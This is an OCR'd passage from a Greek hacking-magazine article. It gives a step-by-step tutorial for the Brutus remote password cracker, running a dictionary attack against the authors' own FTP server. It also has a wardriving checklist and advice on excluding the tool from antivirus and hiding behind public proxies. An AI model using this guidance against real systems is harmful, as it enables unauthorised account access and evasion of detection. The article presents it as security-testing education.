
ΟΔΗΓΙΕΣ

- Πρώτα γίνεται η εγκατάσταση της ασύρματης κάρτας (αν ο φορητός δεν περιέχει κάποια) και του GPS receiver
- Καθ' όλη τη διαδικασία η ασύρματη κάρτα δεν θα πρέπει να είναι συνδεδεμένη σε κάποιο ασύρματο δίκτυο.
- Άνοιγμα του προγράμματος για εύρεση ασύρματων δικτύων.
- Το πρόγραμμα θα αρχίσει να εντοπίζει αμέσως και αυτόματα τα ασύρματα δίκτυα, είτε αυτά είναι ελεύθερα είτε κρυπτογραφημένα.
- Μόλις το GPS αρχίσει να λαμβάνει σήμα, τότε θα μπορέσετε να το χρησιμοποιήσετε και για την καταγραφή των συντεταγμένων κάθε ασύρματου δικτύου που εντοπίζετε.
- Αφού γίνει η ανάλογη «βόλτα» και η χαρτογράφηση επιφέρει καρπούς, ακολούθως αποθηκεύουμε τη δουλειά μας και το αρχείο που προκύπτει το μετατρέπουμε σε .kml (με έναν από τους πολλούς μετατροπείς που κυκλοφορούν στο Internet), έτσι ώστε τα αποτελέσματα της έρευνάς μας να μπορούν ν' ανέβουν στο Google Earth.

ΔΑΡΤΗΣ

Ποιον αριθμό κρύβει το ερωτηματικό στο κεντρικό μπαλάκι;

BRUTE FORCE
ATTACKS



και συ Βρούτε... Χάκερ;

Πληκτρολογήστε Brutus στο Google κι αντί να πάρετε πρώτο αποτέλεσμα αναζήτησης, ως αναμενόμενο, κάποια παραπομπή για το ιστορικό πρόσωπο που δολοφόνησε τον Ιούλιο Καίσαρα, θα δείτε κάτι που **οδηγεί σε μια περίεργη σελίδα με το όνομα hoobie.net.** Μπαίνοντας μέσα θα διαπιστώσετε ότι η σελίδα αυτή είναι επίσης... ιστορική, αφού έχει πάψει να συντηρείται από το 2001! Κι όμως, κάπου εκεί υπάρχει κάτι που είναι ακόμα ζωντανό και επίκαιρο. **Είναι το πασίγνωστο πρόγραμμα απομακρυσμένων επιθέσεων** με το όνομα Brutus ή αλλιώς, αν προτιμάτε στα ελληνικά, Βρούτος. Είναι δυνατόν, ύστερα από επτά χρόνια χωρίς συντήρηση, ο Βρούτος να είναι ακόμα... λειτουργικός; Κι όμως, είναι! Τον δοκιμάσαμε και είδαμε ότι **είναι αρκετά βάρβαρος στις επιθέσεις του**, ικανός να σπάσει με ευκολία όποιον αδύναμο κωδικό βρει στο διάβα του!

ΓΙΑ ΝΑ ΣΟΒΑΡΕΥΤΟΥΜΕ ΤΩΡΑ, το Brutus: The Remote Password Cracker είναι μια πολύ προσιτή και δωρεάν εφαρμογή για Windows που επιτρέπει στο χρήστη να ελέγχει την ασφάλεια του site του από περιπτώσεις απομακρυσμένων επιθέσεων. Γνωρίζει όλα τα βασικά πρωτόκολλα επικοινωνίας, όπως τα HTTP, POP3, FTP, SMB και Telnet. Οι πιο σκληροπυρηνικοί χρήστες μπορούν να προσθέσουν υποστήριξη και για άλλα, μεταχειριζόμενοι τα μοναδικά .bad αρχεία που χρησιμοποιεί το ίδιο το πρόγραμμα. Στο site υπάρχουν και κάποια κατάλοιπα «κακών» αρχείων, για να τα προσθέσετε κι αυτά.

Ο τρόπος αξιολόγησης της ασφάλειας ενός site πραγματοποιείται με επιθέσεις δύο τύπων: της Brute Force και της Dictionary Attack. Εξαπολύοντας επιθέσεις στο site που θέλετε να ελέγξετε, είτε είναι δικό σας είτε κάποιου φίλου ο οποίος, φυσικά, είναι ενήμερος, μπορείτε να βγάλετε χρήσιμα συμπεράσματα για την ανθεκτικότητα των όποιων χρησιμοποιούμενων κωδικών. Θα αναρωτιέστε γιατί το πρόγραμμα σταμάτησε να αναβαθμίζεται, εφόσον είναι τόσο δημοφιλές. Απ' ό,τι φαίνεται, έπεσε θύμα του αέναου κυνηγιού μαγισσών (ναι, στους χάκερ αναφερόμαστε) ανά τον κόσμο, εφόσον πολλοί το χρησιμοποίησαν και για άλλους, όχι και τόσο αθώους σκοπούς. Σημασία έχει ότι εξακολουθεί να είναι χρήσιμο, κι από τη στιγμή που είναι εύκολο στη χρήση του, μπορεί ν' αποτελέσει κι ένα εργαλείο εκπαίδευσης εκτός από μια εφαρμογή αξιολόγησης. Συμβουλή: Πάρτε το όσο υπάρχει ακόμα εκεί έξω...

ΜΙΑ (ΠΑΡΑ) ΠΟΛΥ ΑΠΛΗ ΔΟΚΙΜΗ

Πραγματοποιήσαμε την επίθεση από ένα σπίτι, εκτός του δικτύου του test server. Για να τεστάρουμε τις δυνατότητες του Βρούτου, αποφασίσαμε να «θυσιάσουμε» έναν δικό μας FTP server. Ορίσαμε ως administrator user name το όνομα testuser και ως κωδικό (συνθηματικό) το hacker. Αφού ανακατέψαμε τον πραγματικό κωδικό ανάμεσα σε 11 άλλους, τυχαίους, δώσαμε στο Βρούτο ένα text file προκειμένου να πραγματοποιήσει ένα dictionary attack. Δείτε τα βήματα:


▶ 124

Tips εγκατάστασης


- Προσέξτε από πού θα κατεβάσετε το Brutus! Η πλέον αξιόπιστη πηγή είναι το επίσημο site, hoobie.net. Αν χρησιμοποιήσετε κάποιο torrent client ή P2P network, πιθανότατα ν' ανοίξετε και το κουτί της Πανδώρας εξαπολύοντας αρχαίους ιούς στον υπολογιστή σας! Υπάρχουν μάλιστα πολλοί κλώνοι του προγράμματος που ουδεμία σχέση έχουν μ' αυτό.
- Μια και μιλάμε για ιούς, πολλά antivirus θεωρούν το Brutus ιό και το σβήνουν αυθαίρετα. Ειδικά το Norton έχει ένα απύθμενο μίσος για τέτοιου είδους εφαρμογές, συγκαταλέγοντάς τες σε μια ομάδα

Το όνομα του administrator.

Οι κωδικοί που δοκιμάσαμε.




Τα βήματα 1-5 που ακολουθήσαμε, συνοπτικά.



Το βήμα 6.

επικίνδυνων «hacking tools». Για ν' αποφύγετε παρόμοιες πρωτοβουλίες προγραμμάτων προστασίας, αρκεί να ψάξετε τα ξεχωριστά μενού τους και να αποκλείσετε το Brutus από την κατηγορία των επικίνδυνων.

- Δεν γίνεται τυπική εγκατάσταση, αλλά ουσιαστικά αποσυμπιέζετε το αρχείο κάπου και για να το τρέξετε ανοίγετε το αρχείο .exe. Σ' αυτό τον αποσυμπιεσμένο φάκελο μπορείτε να τοποθετείτε τα word lists που έχετε, ώστε να τα βρίσκετε πιο εύκολα μέσα από το Brutus.



Και η περιήγηση στον FTP server μόλις άρχισε!

1ο Βήμα

Πληκτρολογήσαμε τη διεύθυνση του υπό επίθεση ftp server στο πλαίσιο target.

2ο Βήμα

Επιλέξαμε το είδος της επίθεσης (FTP) από το πλαίσιο type.

3ο Βήμα

Φτιάξαμε ένα αρχείο .txt και πληκτρολογήσαμε testuser.
Επιλέξαμε να ανοιχτεί ως αρχείο Username, στο πλαίσιο user file.

4ο Βήμα


Φτιάξαμε ένα αρχείο .txt και πληκτρολογήσαμε τη λίστα κωδικών που θα δοκιμάζαμε, τον έναν κάτω από τον άλλο. Μέσα σ' αυτούς ήταν και ο σωστός (hacker). Επιλέξαμε να ανοιχτεί ως αρχείο Password (πλαίσιο pass file). Επιλέξαμε, στο πλαίσιο Pass Mode, η επίθεση να γίνει με χρήση word list. ΠΡΟΣΟΧΗ: Σε ένα πιο ρεαλιστικό σενάριο, αντί για το .txt με τους 11 κωδικούς, θα δίναμε ένα word list με χιλιάδες strings (πιθανοί κωδικοί). Περισσότερα για τα word lists διαβάστε παρακάτω.

5ο Βήμα

Πατήσαμε το κουμπί start κι αφήσαμε τον Βρούτο να κάνει τις δοκιμές του. Ύστερα από μερικά δευτερόλεπτα μας βρήκε το σωστό κωδικό.

6ο Βήμα

Για να διαπιστώσουμε ότι δεν έγινε κάποιο λάθος, χρησιμοποιήσαμε τον κωδικό που βρήκε ο Βρούτος, μπαίνοντας αμέσως στον ftp server. Αρχίσαμε την πλοήγηση στους φακέλους του με ευκολία...



ΑΞΙΖΕΙ ΝΑ ΓΝΩΡΙΖΕΤΕ

Βρούτος χωρίς Brute Force γίνεται;


Το Brutus είναι ένας ικανός brute forcer. Επιλέγοντας ως είδος επίθεσης το Brute Force, αν πατήσετε το range, βλέπετε ότι υπάρχουν αρκετές επιλογές, ώστε να την

παραμετροποιήσετε. Τώρα, αν και θεωρητικά η μέθοδος Brute Force έχει εγγυημένη επιτυχία, στην πράξη ίσως χρειαστεί πάρα πολύς χρόνος για να βρεθεί ο συνδυασμός χαρακτήρων που κάνει ένα string ίδιο με το password του υπό επίθεση server.
Σαν να μην έφτανε αυτό, πολλοί server είναι ρυθμισμένοι έτσι ώστε να μπλοκάρουν ένα συγκεκριμένο IP ύστερα από έναν προκαθορισμένο αριθμό αποτυχημένων προσπαθειών σύνδεσης. Το Brutus βέβαια επιτρέπει τη ρύθμιση της συχνότητας προσπαθειών (βλ. Connection options), ωστόσο καταλαβαίνετε ότι σε περιπτώσεις που έχουμε να κάνουμε με ισχυρούς κωδικούς, το μόνο που θα καταφέρνουμε είναι να παρατείνουμε μια μάταιη προσπάθεια.

Προστασία της ανωνυμίας υπάρχει;

Από τη στιγμή που τεστ αξιολόγησης όπως αυτά που πραγματοποιεί το Brutus μπορούν να οδηγήσουν σε παρεξηγήσεις, προβλέπεται η χρήση ενδιάμεσου proxy server, ο οποίος παρεμβάλλεται μεταξύ του «επιτιθέμενου» και του υπό αξιολόγηση server.
Ο ορισμός του proxy γίνεται αν στα connection options τσεκαριστεί το use proxy και μετά επιλεγεί το define. Αν ψάξετε στο Google με τις λέξεις public socks proxy, θα πάρετε χιλιάδες λίστες με τις διευθύνσεις και τα port πολλών προσωρινών proxy που μπορείτε να χρησιμοποιήσετε. Δυστυχώς, δεν προστέθηκε η επιλογή HTTP proxy —αν και σχεδιαζόταν— προτού εγκαταλειφθεί το Brutus. Τέλος, έχετε υπόψη ότι ακόμα και ένας λεγόμενος anonymous proxy δεν είναι δυνατόν να παράσχει απόλυτη προστασία κατά της ανωνυμίας (βλ. και total XAKER 11, σελ. 90).

Πώς συμμαζεύονται οι λίστες με τους κωδικούς;



